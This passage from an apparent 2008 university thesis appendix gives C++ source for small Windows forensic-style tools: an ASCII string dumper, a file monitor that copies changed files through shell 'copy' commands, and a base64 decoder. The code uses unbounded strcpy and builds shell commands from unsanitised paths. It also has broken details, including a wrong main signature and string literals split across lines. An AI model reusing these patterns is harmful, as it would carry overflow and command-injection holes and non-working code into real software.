  else return 0;
}

int parseArgs(int argc, char** argv) {
  if(argc < 2) return 0;
  for(int i = 1; i < argc; ++i) {
    if(argv[i][0] == '-') {
      switch(argv[i][1]) {
        case 'h': HELP = 1; break;
        case 'v': VERBOSE = 1; break;
        case 'A': ALLOWED_CHARS = atoi(argv[++i]);
          if(!(ALLOWED_CHARS >= 0 && ALLOWED_CHARS < 5)) return 0; break;
        case 'O': strcpy(OUT_FILENAME, argv[++i]); OUT = 1; break;
        case 'S': STRING_LENGTH = atoi(argv[++i]);
          if(!(STRING_LENGTH > 0)) return 0; break;
        default: return 0;
      }
    }
    else strcpy(IN_FILENAME, argv[i]);
  }
  return 1;
}

void printUsage() {
  cout << "ASCIIDump Usage:\n"
       << "asciidump [-hv] [-A int] [-O string] [-S int] filname\n"
       << "\n"
       << "h : display this help page\n"
       << "v : display file info and stats at the end\n"
       << "\n"
       << "A : int : allowed chars\n"
       << "          0 none          3 alphanum + normal signs\n"
       << "          1 alpha         4 all printable\n"
       << "          2 alphanumeric\n"
       << "O : string : output file, stdout default\n"
       << "S : int : string length\n"
       << "\n";
}

int main(int argc, char** argv) {
  if(!parseArgs(argc, argv)) {
    cout << "Unkown command.\n\n";
    printUsage();
    return EXIT_FAILURE;
  }
  if(HELP) {
    printUsage();
    return 0;
  }
  ifstream fin(IN_FILENAME);
  if(!fin) {
    cout << "Error opening file " << IN_FILENAME << "\n\n";
    printUsage();
    return EXIT_FAILURE;
```

```
  }
  int bytes = 0, strings = 0, chars = 0, slen = 0;
  char c;
  string s = "", buf = "";
  while(fin >> c) {
    ++bytes;
    if(legal(c)) {
      buf += c;
      ++slen;
      ++chars;
    }
    else {
      if(slen >= STRING_LENGTH) {
        s += buf + "\n";
        ++strings;
      }
      slen = 0;
      buf = "";
    }
  }
  fin.close();
  if(OUT) {
    ofstream fout(OUT_FILENAME);
    if(!fout) {
      cout << "Error opening file " << OUT_FILENAME << "\n\n";
      printUsage();
      return EXIT_FAILURE;
    }
    fout << s;
    fout.close();
  }
  else cout << s << endl;
  if(VERBOSE) {
    cout <<"\nRead "<<bytes<<" byte"<<((bytes == 1)?"":"s")<<",\n"
         <<"with "<<chars<<" legal character"<<((chars == 1)?"":"s")<<" in\n"
         <<strings<<" string"<<((strings == 1)?"":"s")<<".\n";
  }
  return 0;
}
```

Appendix D

filedump.cpp

```
/*
 * New BSD License
 * Copyright (c) 2008, Petter Wedum
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms,
 * with or without modification, are permitted provided
 * that the following conditions are met:
 *   * Redistributions of source code must retain the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer.
 *   * Redistributions in binary form must reproduce the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer in the documentation and/or other materials
 *     provided with the distribution.
 *   * Neither the name of the Norwegian University of Science
 *     and Technology nor the names of its contributors may be
 *     used to endorse or promote products derived from this
 *     software without specific prior written permission.
 * THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND
 * CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES,
 * INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF
 * MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
 * DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR
 * CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
 * SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
 * LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
 * CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR
 * OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE,
 * EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*/

/*
 *  file filedump.cpp
 *
 *  Only tested on Windows XP SP2
 *
*/

#include <iostream>
#include <fstream>
#include <sstream>
#include <string>
#include "windows.h"
#include "sys/stat.h"
#include "sys/types.h"
#include <cstdlib>

std::string FILES_MONITORED[32];
```

```
int NUM_FILES_MON = 0;
std::string FILE_POSTFIX = "copy";
bool OUT_PATH = false;
std::string OUTPUT_PATH = "";
bool COUNTER = true;
bool HELP = false;
bool VERBOSE = false;
int WAIT = 1000;
int DURATION = 0;

std::string inttostring(int a) {
  std::string s;
  std::stringstream out;
  out << a;
  return out.str();
}

std::string getCopyCommand(int file, int count) {
  int extension_len = FILES_MONITORED[file].rfind(".", FILES_MONITORED[file].
      size());
  int path_len = FILES_MONITORED[file].rfind("\\", FILES_MONITORED[file].size
      ());
  std::string cc = "copy \"" + FILES_MONITORED[file] + "\" \"";
  if(OUT_PATH) cc += OUTPUT_PATH;
  else cc += FILES_MONITORED[file].substr(0, path_len);
  cc += FILES_MONITORED[file].substr(path_len)+ "_" + FILE_POSTFIX + (COUNTER
       ? "_"+inttostring(count) : "");
  cc += FILES_MONITORED[file].substr(extension_len) + "\"";
  if(!VERBOSE) cc += ">nul";
  return cc;
}

void monitor() {
  if(VERBOSE) {
    std::cout << "Checking for file" << (NUM_FILES_MON>1?"s":"") << ":\nFiles
        " << (NUM_FILES_MON>1?"s":"") << ":\n";
    for(int i = 0; i < NUM_FILES_MON; ++i) {
      std::cout << "  "<< FILES_MONITORED[i] << std::endl;
       }

  }
  struct stat stFileInfos[32];
  struct stat stFileInfos_last[32];
  std::ifstream fin;
  int count = 1;
  std::string copy_command;
  int lastSize = 0, size = 0;
  while(DURATION-count*WAIT >= 0 || !DURATION) {
    for(int i = 0; i < NUM_FILES_MON; ++i) {
      if(!stat(FILES_MONITORED[i].c_str(), &stFileInfos[i])) {
        if(stFileInfos[i].st_mtime != stFileInfos_last[i].st_mtime
              || stFileInfos[i].st_size != stFileInfos_last[i].st_size) {
          copy_command = getCopyCommand(i, count);
          if(VERBOSE) std::cout << copy_command << std::endl;
          system(copy_command.c_str());
        }
        stFileInfos_last[i] = stFileInfos[i];
      }
      else if(VERBOSE)std::cout << "File " << FILES_MONITORED[i] << " not
          found\n";
    }
    if(VERBOSE) std::cout <<  "Monitored for "<< count*WAIT << "ms.\n";
    Sleep(WAIT);
    ++count;
  }
  if(VERBOSE) {
    std::cout << "\nFiles:\n";
    for(int i = 0; i < NUM_FILES_MON; ++i) {
      std::cout <<"  " << FILES_MONITORED[i] << std::endl;
    }
  }
}

int parseArgs(int argc, char** argv) {
```

```
  if(argc < 2) {
    std::cout << "Not enough arguments\n\n";
    return 0;
  }
  for(int i = 1; i < argc && NUM_FILES_MON < 32; ++i) {
    if(argv[i][0] == '-') {
      switch(argv[i][1]) {
        case 'c': COUNTER = (COUNTER ? false : true); break;
        case 'h': HELP = true; break;
        case 'v': VERBOSE = true; break;
        case 'D': DURATION = atoi(argv[++i]); break;
        case 'O': OUTPUT_PATH = argv[++i]; OUT_PATH = true; break;
        case 'P': FILE_POSTFIX = argv[++i]; break;
        case 'W': WAIT = atoi(argv[++i]); break;
        default: std::cout << "Unknown argument: "<< argv[i] << "\n\n";return
             0;
      }
    }
    else FILES_MONITORED[NUM_FILES_MON++] = argv[i];
  }
  if(NUM_FILES_MON < 1) {
    std::cout<< "At least one file has to be monitored\n\n";
    return 0;
  }
  return 1;
}

void printUsage() {
  std::cout << "FileMon Usage:\n"
            << "Monitors given file(s) and copies them to the same location
                 with\n"
            << "a prefix when the file(s) are created or changed. Maximum 32
                 files.\n"
            << "filemon [-chv] [-D int] [-O string] [-P string] [-W int]
                 targetfile(s)\n"
            << "\n"
            << "c : add/remove a counter to the copyfile, default on\n"
            << "h : display this help page\n"
            << "v : print various status output\n"
            << "\n"
            << "D : int : duration of monitoring, 0 for infinitely (default)\
                 n"
            << "O : string : output directory, default is the target file
                 directory\n"
            << "P : string : postfix to the target filename when copying,
                 default 'copy'\n"
            << "W : int : time to wait between each check for file in ms,\n"
            << "          1000ms by default\n"
            << "\n"
            << "targetfile(s) :  file(s) to monitor\n"
            << "\n";
}

int main(int argc, char **argv) {
  if(!parseArgs(argc, argv)) {
    printUsage();
    return EXIT_FAILURE;
  }
  if(HELP) {
    printUsage();
    return 0;
  }
  monitor();
  return 0;
}
```

Appendix E

ListDecrypt.cpp

```
/*
 * New BSD License
 * Copyright (c) 2008, Petter Wedum
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms,
 * with or without modification, are permitted provided
 * that the following conditions are met:
 *   * Redistributions of source code must retain the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer.
 *   * Redistributions in binary form must reproduce the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer in the documentation and/or other materials
 *     provided with the distribution.
 *   * Neither the name of the Norwegian University of Science
 *     and Technology nor the names of its contributors may be
 *     used to endorse or promote products derived from this
 *     software without specific prior written permission.
 * THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND
 * CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES,
 * INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF
 * MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
 * DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR
 * CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
 * SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
 * LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
 * CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR
 * OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE,
 * EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*/

/*
 *  file decrypt.cpp
 *
 *  Only tested on Windows XP SP2
 *
 *  Usage:
 *  > decrypt.exe -f filename
 *  > decrypt.exe [string_to_decrypt]
 *
*/

#include <iostream>
#include <fstream>
#include <cctype>
#include <bitset>
#include <string>
using namespace std;
```

```
int base64toint(char c) {
  if(isdigit(c)) return c-'0'+52;
  if(isupper(c)) return c-'A';
  if(islower(c)) return c-'a'+26;
  return 0;
}

string inttobin(int a) {
  bitset<6> bs( (long) a );
  return bs.to_string();
}

int bintoint(string s) {
  unsigned int r = 0, i = 0;
  for(i = 0; i < s.size() && i < 8; ++i) r = r*2 + s[i]-'0';
  return r;
}

void printascii(string s) {
  unsigned int i = 0;
  while(i < s.size()) {
    int r = 0;
    cout <<(char)bintoint(s.substr(i,8));
    i+=8;
  }
}

int main(int argc, char* argv) {
  if(argc < 2) return 1;
  string res = "";
  if(argc < 3) {
    for(unsigned int i = 0; i < strlen(argv[1]);++i) {
      res += inttobin(base64toint(argv[1][i]));
    }
  }
  else {
    ifstream fin(argv[2]);
    if(!fin) return 1;
    char c;
    while(fin >> c) res += inttobin(base64toint(c));
  }
  printascii(res);
  cout << endl;
  return 0;
}
```